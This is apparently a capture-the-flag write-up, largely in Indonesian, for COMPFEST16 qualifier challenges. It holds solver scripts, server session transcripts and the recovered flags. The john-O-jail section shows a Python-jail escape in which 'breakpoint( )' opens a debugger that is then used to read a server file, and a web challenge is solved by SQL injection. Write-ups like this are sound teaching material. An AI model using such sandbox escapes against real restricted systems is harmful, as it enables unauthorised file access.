.IMGnya ganti jadi kek gitu, gua bandingin ke file font lain
masih eror, tpi bisa dibuka pake Microsoft Visual True Type, dari sono bisa disave as biar bisa diinstall fontnya

Buka pake visual truetype terus export as font. Ane pake notepad set fontnya ke meong terus buka meong.txt. kata probset ga kerender (jadi cacat) tapi yowes lah tinggal nebak dikit




COMPFEST16{lO0kS_l1k3_u_k3Pt_Ur_hE4D_uP!_22a4b9bdf7}

# Misc

## Misc/Sanity Check


Bonus



## Misc/Feedback


Isi feedback



## Misc/sigma code

Diberikan file MP3. Dengarkan ASCII (decimal form) dari audionya karena di audio tersebut ada penyebutan value ASCII satu per satu. Langsung saja saya extract dengan dengan ini, decrypt asciinya dengan ini dan didapatkan string dalam bentuk base64.







Decode base64 encoded string tersebut untuk mendapatkan flag




## Misc/Edit Distance 0

Diberikan source code dari server tersebut, objektifnya kita harus membuat rust program yang dapat print diri sendiri, namun ada beberapa assertion

1. Panjang code diantara 170~181

2. Ada kata-kata “CF=16” dan “dist=0”
3. Sum dari digit yang ada pada code berjumlah 207

Dengan begitu penulis membuat test code nya.

```
a = """fn main(){
    print!("{},{0:?});let CF = 169999998;let dist=0;}}","fn main(){\\n
print!(\\"{},{0:?});let CF = 169999998;let dist=0;}}\\"");let CF = 169999998;let
dist=0;}"""
print(len(a))
x = sum(int(ch) for ch in a if ch.isdigit())
target = 0xCF
delta = target - x
print(x, target, delta)
```

```
[Running] py
171
207 207 0
```

```
~ took 19s
➜ ❯ nc challenges.ctf.compfest.id 9005
Enter your code:
>>> fn main(){
>>>     print!("{},{0:?});let CF = 169999998;let dist=0;}}","fn main(){\n    print!(\"{},{0:?});let CF = 169999998;let dist=0;}}\"");let CF = 169999998;let dist=0;}
>>> EOF
Congrats!
COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}
```

COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}

## Misc/john-O-jail

Kita diberikan source code dari server. Singkat nya chall ini berupa pyjail chall pada fase pertama dan shell jail pada fase kedua , namun dikarenakan ada 1 function yang dapat di exploitasi karena tidak ada pada blacklist, kita bisa langsung menggunakannya.

Payload: `breakpoint( )`


```
~ took 10s
➜ ❯ nc challenges.ctf.compfest.id 9015
John has been detained in prison for the second time.
Help him escape!

What will you do?
    1. Write a payload
    2. Input jail cell password
    3. Exit

> 1
Type 'exit' to quit.
>>> breakpoint( )
--Return--
> <string>(1)<module>()->None
(Pdb) open("flag.py").read()
'def flag_peye():\n    try:\n        assert(1+1==0)\n        print("\\nOh no! John has escaped with the flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}\\n")\n    except AssertionError:\n        print(f"\\nJohnny Johnny no escape!\\n")\n\nif __name__=\'__main__\':\n    flag_peye()\n'
(Pdb)
```

COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}

# Osint

## Osint/CaRd

Berdasarkan soal, diketahui bahwa si Ultramy berasal dari clan Ultramy (bukti) baru saja bermain dengan abangnya. Oleh karena itu didapatkan Battle History dari akunnya Ultramy yang merupakan akun abangnya bukti_2. Dari battle history: bukti_3 Favorite Card didapatkan dari status (P.E.K.K.A)




9 kartu untuk upgrade
COMPFEST16{#2008J2YPV-P.E.K.K.A-9}

# Reverse Engineering

## Reverse Engineering/Equivalent Exchange

Kita diberikan binary yang merupakan source code dari server nya. Singkat cerita setelah static dan dynamic analysis kita disuruh untuk memasukkan 4 key yang nantinya ada 4 checker:

1. Checker pertama, kita di suruh untuk memasukkan key1 dengan besar lebih dari 10^16.
2. Checker kedua, key2 bit dengan posisi ganjil berjumlah lebih dari 6, dan delta dari sum per digits pada key1 dan key 2 harus sebesar 105.
3. Checker ketiga, key3 harus memiliki bit 1 semua dengan kata lain tidak ada 0 diantara bit 1, dan bilangan harus minus, dengan kata lain key3 harus -1.
4. Dan checker keempat, key4 dan key3 harus coprime.

Dengan begitu kita bisa mendapatkan jawabannya.

```
from math import gcd

from pwn import *
from sympy import nextprime

# nc challenges.ctf.compfest.id 9011
```

```python
HOST = "challenges.ctf.compfest.id"
PORT = 9011

io = remote(HOST, PORT)


def calc(x):
    r = 0
    while x:
        r += x % 10
        x //= 10
    return r


ans1 = 10**16
ans2 = 0b1010101010101
ans3 = -1
ans4 = 0b11

target_delta = 105
cur_delta = calc(ans1) - calc(ans2)
needs = target_delta - cur_delta
num_nine = needs // 9
residue = needs % 9

i = 0
for _ in range(num_nine):
    ans1 += 10**i * 9
    i += 1
ans1 += 10**i * residue

assert calc(ans1) - calc(ans2) == target_delta

ans3_i64 = 2**64 - 1
while gcd(ans3_i64, ans4) != 1:
    ans4 = nextprime(ans4)

print(f"ans1: {ans1}")
print(f"ans2: {ans2}")
print(f"ans3: {ans3}")
print(f"ans4: {ans4}")

io.sendlineafter(b"Key 1: ", str(ans1).encode())
io.sendlineafter(b"Key 2: ", str(ans2).encode())
io.sendlineafter(b"Key 3: ", str(ans3).encode())
```

```
io.sendlineafter(b"Key 4: ", str(ans4).encode())

io.interactive()
```

```
[Running] python -u "d:\smth\Programming\CySec\Cyber Security\CTF\2024\Compest-CTF\quals\Reverse_Engir
[x] Opening connection to challenges.ctf.compfest.id on port 9011
[x] Opening connection to challenges.ctf.compfest.id on port 9011: Trying 35.197.140.85
[+] Opening connection to challenges.ctf.compfest.id on port 9011: Done
ans1: 10039999999999999
ans2: 5461
ans3: -1
ans4: 7
[*] Switching to interactive mode
Thanks for the keys! Here's your flag as promised: COMPFEST16{jUsT_s0m3_s1mpl3_op3rAti0n5_ecac5ed827}
[*] Got EOF while reading in interactive
```


COMPFEST16{jUsT_s0m3_s1mpl3_op3rAti0n5_ecac5ed827}

## Reverse Engineering/Rotateable Matrix Lock???

Kita diberikan sebuah binary yang merupakan source code dari servernya. Singkatnya setelah analysis, code tersebut merupakan sebuah kunci putar yang memiliki 5 layer/kunci, objective nya adalah kita harus memasukan berapa kali kita akan rotat sampai jumlah dari index 0 pada setiap layer erbernilai 117.
Berikut solvernya:

```
grids = """ 0       11      17      4       10      29      4       18
18      22
            14      0       5       5       1       27      1       11
25      2
            27      6       0       21      24      2       3       22
22      21
            26      8       5       0       17      6       11      18
9       22
            17      19      25      24      0       23      21      2
3       3
            14      21      1       23      28      17      14      22
27      27
            19      23      21      19      28      16      5       20
12      18
            16      10      2       4       28      26      15      20
9       10
            20      6       21      3       8       9       23      24
4       6
            20      16      26      11      28      24      9       26
13      17 """
```

```
grids = grids.split("\n")
grids = [list(map(int, grid.split())) for grid in grids]
colnrow = 10
n_layer = 5
# print(grids)

layer = []
for i in range(n_layer):
    t = grids[i][i : colnrow - i]
    r = [grids[j][colnrow - i - 1] for j in range(i + 1, colnrow - i)]
    b = grids[colnrow - i - 1][i : colnrow - i - 1][::-1]
    l = [grids[j][i] for j in range(i + 1, colnrow - i - 1)][::-1]
    layer.append(t + r + b + l)

from itertools import product

for x in product(*layer):
    if sum(x) == 117:
        r = x
        print(x)
        break

rotate = []
for i, x in enumerate(r):
    rotate.append(layer[i].index(x))
print(rotate)
```



```
usage (input one line consists of 5 non-negative integers):
layer1, layer2, layer3, layer4, layer5
for example :
1 2 3 4 5

1 4 13 8 1
11      17      4       10      29      4       18      18      22      2
0       27      1       11      25      22      9       3       27      21
14      1       28      4       2       21      1       25      12      22
27      5       26      28      19      23      24      5       9       3
26      5       15      16      23      17      0       0       4       27
17      0       20      5       0       28      17      21      24      18
14      6       20      14      21      11      6       24      23      10
19      8       22      2       18      22      3       2       9       6
16      19      21      23      10      6       21      3       8       17
20      20      16      26      11      28      24      9       26      13
Welcome, professor!
COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}
```

COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}

## Reverse Engineering/Jump! Jump! Jump!

Diberikan sebuah file binary yang merupakan source code dari server. Singkat cerita, setelah analysis ada beberapa huruf yang dapat diterima, yaitu "a", “b”, “c”, “d”, “e”,dan “?”, setiap character mempresentasikan suatu nilai yang nantinya nilai tersebut ditambahkan ke suatu variabel, dan setiap iterasi karakter input variable yang telah di tambahkan di check pada suatu array, jika index array tersebut bernilai true, artinya kita bisa lanjut (aman). Dan ending nya nilai dari index tersebut haruslah 79, dan setelah penulis cari indexnya, temukanlah index 882. Setelah itu kami cari sequence kata2 yang sesuai.

```python
safe = ...
mapping = {"a": 10, "b": 100, "c": 1, "d": -1, "e": -10, "?": -100}
remapping = {val: key for key, val in mapping.items()}
target = 882

memo = set()


def get_path():
    queue = [(3, [])]
    memo.add(3)

    while queue:
        i, path = queue.pop(0)

        if i == target:
```

```
            return path

        for j in remapping:
            next_i = i + j
            if (
                0 <= next_i <= 1001
                and save[next_i] == 1
                and next_i not in memo
                and len(path) <= 32
            ):
                memo.add(next_i)
                queue.append((next_i, path + [j]))

    return None


path = get_path()
print(path)
if path:
    actual_path = [remapping[x] for x in path]
    print("".join(actual_path))
else:
    print("No valid path found.")
```

```
[Running] python -u "d:\smth\Programming\CySec\Cyber Security\CTF\2024\Compest-CTF\quals\Reverse_Engineering\Jump_Jump_Jump\s
[100, 100, 1, 1, 10, 10, 100, 1, 100, 100, -1, -1, 100, -10, 100, 100, 1, 10, 10, 10, -1, 10, 10, -1, 10, 100, 10, -1, -100]
bbccaabcbbddbebbcaaadaadabad?
```

```
❯ nc challenges.ctf.compfest.id 9012
Class, today we are learning about ABCs... please input your ABCs :
bbccaabcbbddbebbcaaadaadabad?
Wow you already know advanced ABCs? :O
Here's a flag for genius minds!
COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}
```


COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}

## Web Exploitation

### Web Exploitation/Let's Help John!


```
GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: AgentYessir
```


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://state.com
Cookie: quantity=Unlimited
From: pinkus@cellmate.com
Content-Length: 2

#cuma custom header, ikutin soalnya
```




## Web Exploitation/Chicken Daddy

Diberikan 1 file zip yang merupakan source code dari server. Singkat nya disini merupakan web yang bisa menampilkan resep dari suatu makanan, karena resep tersebut diambil dari database, kemungkinan besar celah yang ada pada chall ini adalah sql injection, dan memang benar pada select resep database, input id tidak disanitasi, dan langsung saja kita exploit.




COMPFEST16{d0_Not_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}